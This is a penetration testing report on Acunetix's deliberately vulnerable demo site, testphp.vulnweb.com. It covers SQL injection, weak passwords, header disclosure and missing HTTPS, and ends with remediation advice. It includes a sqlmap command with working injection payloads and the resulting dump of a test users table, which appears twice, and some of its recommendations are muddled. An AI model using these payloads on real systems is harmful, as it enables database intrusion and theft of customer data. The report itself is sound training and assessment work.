Penetration Testing Report

on testphp.vulnweb.com

Date: 23/03/2025- 30/03/2025

Reported by: Oluwatobiloba Aladejare

Table of Contents

1.0 Executive Summary

1.1 Objective

1.2 Findings

1.3 Risk Assessment

2.0 Testing Scope and Methodology

2.1 Testing Scope

2.2 Methodology

2.3 Tools Used

3.0 Identified Vulnerabilities

4.0 EXploitation and POst Exploitation

5.0 Recommendations

6.0 Conclusion

1.0 Executive Summary

1.1 Objective

The objective of this penetration test was to identify vulnerabilities in the test environment - http://testphp.vulnweb.com. The tools used are BurpSuite, Nmap, Sqlmap, Nikto to check the vulnerabilities. Series of vulnerabilities was found that allowed full access to the database of the test environment. It is highly recommended that vulnweb addresses these vulnerabilities as soon as possible.

1.2 Key Findings

- SQL Injection vulnerability
- Weak passwords found
- No session timeout
- Insecure Password Storage
- Unencryted Sensitive Data Exposure
- Leaked Information in HTTP Response Headers

1.3 Risk Assessment

Exploitation of the SQL Injection vulnerability could result in unauthorized access to the database, potentially exposing sensitive information which could lead to session hijacking or data theft. The weak passwords could allow an attacker to perform a brute-force attack and gain unauthorized access to administrative accounts.The business impact of successful exploitation could result in Reputation damage, Service downtime and Regulatory compliance issues

2.0 Testing Scope and Methodology

2.1 Testing Scope:

The penetration testing methodology followed industry-standard frameworks, including the OWASP Testing Guide for web applications and Penetration Testing Execution Standard for network testing.

2.2 Methodology

The phases of testing included:

Reconnaissance: Gathering information about the target environment such as IP addresses, domain names, website address etc

Vulnerability Assessment: Using automated tools such as Nmpa, Burp Suite

Exploitation: Attempting to exploit identified vulnerabilities to gain unauthorized access or control.

Post-Exploitation: Evaluating the extent of access gained and the potential for lateral movement or data exfiltration.

Reporting: Documenting the findings and providing remediation recommendations.

2.3 Tools Used:

- **Nmap**: Used for network reconnaissance to identify open ports, services, and potential vulnerabilities in the target environment.

- **Burp Suite**: Used for vulnerability scanning, proxying traffic, and testing for common web vulnerabilities.


- **SQLmap**: Used for detection and exploitation of SQL Injection vulnerabilities.

- **Nikto**: Used for identifying known vulnerabilities, outdated software, and security misconfigurations on the web server.


3.0 Vulnerabilities

SQL Injection

Tool	SQLmap, BurpSuite
Description	The login form is vulnerable to SQL injection. The username can be gotten through the login credentials from the database and later used to login to the webpage.
Extracted Database	acuart
target	http://testphp.vulnweb.com/login.php
Severity	Critical
Risk	Attackers can gain access to sensitive information, including credit card information, emails, and customer cart, or place an order using the customer account.
Recommendation	Delete all user input and use standards that will prevent SQL injection attacks




```
┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C email --dump
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.9.3#stable}
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:07:16 /2025-03-30/

[11:07:16] [INFO] resuming back-end DBMS 'mysql'
[11:07:19] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 3617=3617

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: artist=1 AND EXTRACTVALUE(3852,CONCAT(0x5c,0x71786b7071,(SELECT (ELT(3852=3852,1))),0x7162786b71))

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 3041 FROM (SELECT(SLEEP(5)))VLVH)

    Type: UNION query
```



```
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-7662 UNION ALL SELECT CONCAT(0x71786b7071,0x4473536a47714a42456743454a726e547657544d425a6b5a714456564c55785678786b5a516e6b52,0x7162786b71),NULL,NUL
L-- -
---
[11:08:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.1
[11:08:32] [INFO] fetching columns for table 'users' in database 'acuart'
[11:08:32] [INFO] fetching entries for table 'users' in database 'acuart'
[11:08:33] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
[1 entry]
+-----------+----------------------------------+------+----------------+------------+-------+-------+----------------------------------+
| cc        | cart                             | pass | email          | phone      | uname | name  | address                          |
+-----------+----------------------------------+------+----------------+------------+-------+-------+----------------------------------+
| 598702301 | dd5d8068457db3092bc1de65f24cf2c4 | test | test@gmail.com | 0613371337 | test  | wrong | wjkbkjadbiwdmz+x) AND sleep(16)# |
+-----------+----------------------------------+------+----------------+------------+-------+-------+----------------------------------+

[11:08:46] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[11:08:46] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 11:08:46 /2025-03-30/


┌──(root㉿kali)-[~]
└─#
```

HTTP Traffic Intercept

Tool	BurpSuite
Description	Domains, directory and other DNS can be intercepted
Risk	Key information can be loaded
Severity	High
Recommendation	Fuzz input fields and parameters



Our guestbook

anonymous user	03.28.2025, 11:10 pn
leave a message for the class	

Filter settings: Hiding CSS, image and general binary content


Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension
http://testphp.vulnweb.com	GET	/			200	5180	HTML	
http://testphp.vulnweb.com	GET	/			200	5180	HTML	
http://testphp.vulnweb.com	GET	/categories.php			200	6337	HTML	php
http://testphp.vulnweb.com	GET	/artists.php			200	5550	HTML	php
http://testphp.vulnweb.com	GET	/cart.php			200	5125	HTML	php
http://testphp.vulnweb.com	GET	/login.php			200	5745	HTML	php
http://testphp.vulnweb.com	GET	/disclaimer.php			200	5746	HTML	php
http://testphp.vulnweb.com	GET	/AJAX/index.php			200	4458	HTML	php
http://testphp.vulnweb.com	GET	/AJAX/artists.php			200	365	XML	php
http://testphp.vulnweb.com	GET	/AJAX/infoartist.php?id=1	✓		200	1563	XML	php
http://testphp.vulnweb.com	GET	/AJAX/titles.php			200	542	XML	php
http://testphp.vulnweb.com	GET	/index.php			200	5180	HTML	php

```
GET /categories.php HTTP/1.1
Host: testphp.vulnweb.com
Accept-Language: en-GB,en;q=0.9
```

Request attributes	2
Request headers	8
Response headers	6

Information Disclosure through HTTP Headers


Tool	Nikto
Description	The server disclosed unnecessary information in the HTTP Headers such as software type and version
Severity	Medium
Risk	Attackers can use the information to identify potential exploits
Recommendation	Remove all server information from the HTTP response headers



```
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.022s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazon
aws.com
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
587/tcp open  submission

Nmap done: 1 IP address (1 host up) scanned in 8.14 seconds


┌──(oluwatobi㉿kali)-[~]
└─$ sudo -i
[sudo] password for oluwatobi:
┌──(root㉿kali)-[~]
└─# nmap -sV -sC 44.228.249.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-30 15:26 WAT
```

Weak Password


Description	Administrative accounts on internal systems use weak passwords
Risk	Attackers can easily guess weak passwords to gain access to sensitive systems.
Recommendation:	Enforce a strong password policy requiring 8-12 characters, including special characters, and periodic password changes.



```
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-7662 UNION ALL SELECT CONCAT(0x71786b7071,0x4473536a47714a42456743454a726e547657544d425a6b5a714456564c55785678786b5a516e6b52,0x7162786b71),NULL,NUL
L-- -
---
[11:08:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.1
[11:08:32] [INFO] fetching columns for table 'users' in database 'acuart'
[11:08:32] [INFO] fetching entries for table 'users' in database 'acuart'
[11:08:33] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
[1 entry]
+-----------+----------------------------------+------+----------------+------------+-------+--------+----------------------------------+
| cc        | cart                             | pass | email          | phone      | uname | name   | address                          |
+-----------+----------------------------------+------+----------------+------------+-------+--------+----------------------------------+
| 598702301 | dd5d8068457db3092bc1de65f24cf2c4 | test | test@gmail.com | 0613371337 | test  | wrong  | wjkbkjadbiwdmz+x) AND sleep(16)# |
+-----------+----------------------------------+------+----------------+------------+-------+--------+----------------------------------+

[11:08:46] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[11:08:46] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 11:08:46 /2025-03-30/


┌──(root㉿kali)-[~]
└─# 
```

Lack of Encryption for Sensitive Data

Description	Sensitive data such as customer information is transmitted over HTTP instead of HTTPS.
Risk	Exposure of sensitive data to man-in-the-middle attacks.
Recommendation:	Implement HTTPS for all sensitive transactions.



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

wrong (test)

On this page you can visualize or edit you user information.

Name:	wrong
Credit card number:	598702301
E-Mail:	test%40gmail.com
Phone number:	0613371337
Address:	wjkbkjadbiwdmz+x) AND sleep(16)#

You have 1 items in your cart. You visualize you cart here.

4.0 Exploitation and Post-Exploitation

During the test, the identified SQL Injection vulnerability was successfully exploited, allowing access to the database. The focus was on identifying vulnerabilities, documenting findings, and providing recommendations for remediation.

5.0 Recommendation

Set a login attempts limit of 3-5 attempts to prevent brute-force attacks while not inconveniencing genuine users.

- Never store passwords in plain text. Always use strong hashing algorithms.
- Disable directory listing to prevent attackers from discovering files and directories
- Create a password with a minimum of 8 characters.

- The password should contain special characters, numbers and symbols.
- Implement Multi-Factor Authentication which asks the user to enter a one-time-password sent to their registered mobile number or e-mail id.
- Ensure the web server is regularly patched to protect against known vulnerabilities
- Use Firewalls and Intrusion Detection system/ Intrusion Prevention system to restrict traffic and prevent attacks
- Remove the user credentials from the database or Encrypt the Data
- Implement access control
- Use HTTPS cand ensure the use of Transport Layer Security (TLS)

6.0 Conclusion

The penetration test revealed several critical and high-severity vulnerabilities, including SQL Injection, weak authentication mechanisms and access to customers confidential information. Immediate action should be taken to address these vulnerabilities to prevent potential exploitation and data compromise. Regular vulnerability assessments and penetration tests are recommended to maintain the security of the web application.